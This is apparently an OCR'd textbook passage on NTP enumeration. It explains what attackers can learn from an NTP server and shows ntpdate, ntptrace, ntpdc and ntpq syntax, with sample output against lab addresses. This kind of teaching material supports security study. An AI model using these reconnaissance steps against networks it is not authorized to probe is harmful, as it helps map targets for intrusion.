
- List of **connected hosts**
- **Clients IP addresses** in a network, their system names, and OSs
- **Internal IPs** can also be obtained if the NTP server is in the demilitarized zone (DMZ)

NTP Enumeration

NTP is designed to synchronize clocks of networked computers. It uses UDP port 123 as its primary means of communication. NTP can maintain time within an error of 10 ms over the public Internet. Furthermore, it can achieve an accuracy of 200 µs or better in LANs under ideal conditions.

The following are some pieces of information an attacker can obtain by querying an NTP server:

- List of hosts connected to the NTP server
- Clients IP addresses in the network, their system names, and OSs
- Internal IPs, if the NTP server is in the demilitarized zone (DMZ)



NTP Enumeration Commands

- **ntptrace**
  - Traces a chain of NTP servers back to the primary source
  - `ntptrace [-n] [-m maxhosts] [servername/IP_address]`
- **ntpdc**
  - Monitors operation of the NTP daemon, ntpd
  - `ntpdc [-ilnps] [-c command] [host] [...]`
- **ntpq**
  - Monitors NTP daemon (ntpd) operations and determines performance
  - `ntpq [-inp] [-c command] [host] [...]`

```
┌─[root@parrot]─[/home/attacker]
└──╼ #ntpdc
ntpdc> ?
ntpdc commands:
addpeer      controlkey   fudge        keytype      quit         timeout
addrefclock  ctlstats     help         listpeers    readkeys     timerstats
addserver    debug        host         loopinfo     requestkey   traps
addtrap      delay        hostnames    memstats     reset        trustedkey
authinfo     delrestrict  ifreload     monlist      reslist      unconfig
broadcast    disable      ifstats      passwd       restrict     unrestrict
clkbug       dmpeers      iostats      peers        showpeer     untrustedkey
clockstat    enable       kerninfo     preset       sysinfo      version
clrtrap      exit         keyid        pstats       sysstats
ntpdc>
```

These ntpdc queries can be used to obtain additional NTP server information

```
┌─[root@parrot]─[/home/attacker]
└──╼ #ntpq
ntpq> ?
ntpq commands:
:config          drefid           mreadlist        readvar
addvars          exit             mreadvar         reslist
apeers           help             mrl              rl
associations     host             mrulist          rmvars
authenticate     hostnames        mrv              rv
authinfo         ifstats          ntpversion       saveconfig
cl               iostats          opeers           showvars
clearvars        kerninfo         passociations    sysinfo
clocklist        keyid            passwd           sysstats
clockvar         keytype          peers            timeout
config-from-file lassociations    poll             timerstats
cooked           lopeers          pstats           version
cv               lpassociations   quit             writelist
debug            lpeers           raw              writevar
delay            monstats         readlist
ntpq>
```

These ntpq queries can be used to obtain additional NTP server information

NTP Enumeration Commands

NTP enumeration commands such as **`ntpdate`**, **`ntptrace`**, **`ntpdc`**, and **`ntpq`** are used to query an NTP server for valuable information.

- **ntpdate**


  This command collects the number of time samples from several time sources. Its syntax is as follows:

  `ntpdate [-46bBdqsuv] [-a key] [-e authdelay] [-k keyfile] [-o version] [-p samples] [-t timeout] [ -U user_name] server [...]`

`-4`	Force DNS resolution of given host names to the IPv4 namespace
`-6`	Force DNS resolution of given host names to the IPv6 namespace
`-a key`	Enable the authentication function/specify the key identifier to be used for authentication
`-B`	Force the time to always be slewed
`-b`	Force the time to be stepped
`-d`	Enable debugging mode
`-e authdelay`	Specify the processing delay to perform an authentication function
`-k keyfile`	Specify the path for the authentication key file as the string "keyfile"; the default is /etc/ntp/keys
`-o version`	Specify the NTP version for outgoing packets as an integer version, which can be 1 or 2; the default is 4

`-p samples`	Specify the number of samples to be acquired from each server, with values ranging from 1–8; the default is 4
`-q`	Query only; do not set the clock
`-s`	Divert logging output from the standard output (default) to the system syslog facility
`-t timeout`	Specify the maximum wait time for a server response; the default is 1 s
`-u`	Use an unprivileged port for outgoing packets
`-v`	Be verbose; logs ntpdate’s version identification string

Table 4.4: ntpdate parameters and their respective functions



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $ntpdate -d 10.10.1.22
21 Mar 07:41:26 ntpdate[72982]: ntpdate 4.2.8p15@1.3728-o Wed Sep 23 11:46:38 UTC 2
020 (1)
Looking for host 10.10.1.22 and service ntp
host found : 10.10.1.22
transmit(10.10.1.22)
receive(10.10.1.22)
transmit(10.10.1.22)
receive(10.10.1.22)
transmit(10.10.1.22)
receive(10.10.1.22)
transmit(10.10.1.22)
receive(10.10.1.22)

server 10.10.1.22, port 123
stratum 5, precision -23, leap 00, trust 000
refid [86.77.84.80], root delay 0.000244, root dispersion 0.010193
reference time:      e5e2e2db.4d87bdcf  Mon, Mar 21 2022  7:41:15.302
originate timestamp: e5e2e2ec.a17fb4ec  Mon, Mar 21 2022  7:41:32.630
transmit timestamp:  e5e2e2ec.a14a0bbd  Mon, Mar 21 2022  7:41:32.630
filter delay:  0.02805    0.02753    0.02626    0.02803
               ----       ----       ----       ----
filter offset: -0.000347  -0.001205  -0.000676  -0.000396
               ----       ----       ----       ----
delay 0.02626, dispersion 0.00035, offset -0.000676

21 Mar 07:41:32 ntpdate[72982]: adjust time server 10.10.1.22 offset -0.000676 sec
┌─[attacker@parrot]─[~]
└──╼ $
```

Figure 4.18: Screenshot of the ntpdate command, showing debugging information for a given IP

- **ntptrace**

  This command determines where the NTP server obtains the time from and follows the chain of NTP servers back to its primary time source. Attackers use this command to trace the list of NTP servers connected to the network. Its syntax is as follows:

```
ntptrace [-n] [-m maxhosts] [servername/IP_address]
```

`-n`	Do not print host names and show only IP addresses; may be useful if a name server is down
`-m maxhosts`	Set the maximum number of levels up the chain to be followed

Table 4.5: ntptrace parameters and their respective functions

Example:

```
# ntptrace
localhost: stratum 4, offset 0.0019529, synch distance 0.143235
10.10.0.1: stratum 2, offset 0.01142
73, synch distance 0.115554
10.10.1.1: stratum 1, offset 0.0017698, synch distance 0.011193
```

